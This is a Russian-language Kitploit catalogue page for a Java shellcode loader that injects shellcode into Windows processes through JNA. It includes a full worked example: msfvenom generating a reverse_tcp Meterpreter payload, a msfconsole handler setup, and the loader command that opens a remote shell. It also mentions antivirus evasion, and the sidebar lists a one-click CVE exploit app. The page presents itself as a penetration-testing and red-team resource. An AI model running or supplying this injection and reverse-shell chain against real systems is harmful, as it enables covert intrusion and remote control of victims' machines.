
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Java-Shellcode-Loader — Загрузчик шеллкода на основе Java | Kitploit
Инструменты/GitHubGitHub/yzddmr6/java-shellcode-loader
Шелл-кодТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubyzddmr6/java-shellcode-loader

Java-Shellcode-Loader

Загрузчик шеллкода на основе Java

Репозиторий
41452573 лет назадПроверено Kitploit
Поделиться

Java ShellCode Loader

Загрузчик ShellCode, реализованный на Java, совместим с 32-битными и 64-битными платформами.

Основной принцип — использование JNA для вызова Windows API и внедрения shellcode.

Среда выполнения: JRE >= 1.5

Примечание: этот проект уже встроен в модуль ShellCodeLoader в yzddmr6/As-Exploits.

Сборка

maven package

Использование

По умолчанию внедрение выполняется в случайный 32-битный процесс, используйте 32-битный shellcode

java -jar ShellcodeLoader.jar shellcode_hex

Внедрение x64 shellcode

java -jar ShellcodeLoader.jar --x64 shellcode_hex

Пример

Kali

Генерация ShellCode в hex-формате

┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.10 LPORT=4444 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of hex file: 708 bytes
fce88f0000006089e531d2648b5....

Затем запускаем прослушивание

msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.88.10
set LPORT 4444
exploit -j

Клиент

java -jar ShellcodeLoader.jar fce88f0000006089e531d2648b5....

И вы получите обратный Meterpreter

Обход антивируса

image-20211205205857990

Примечания

Данный проект предназначен только для легального тестирования на проникновение и для изучения энтузиастами. Не используйте его в незаконных целях, в противном случае вы несёте всю ответственность самостоятельно.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    324
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




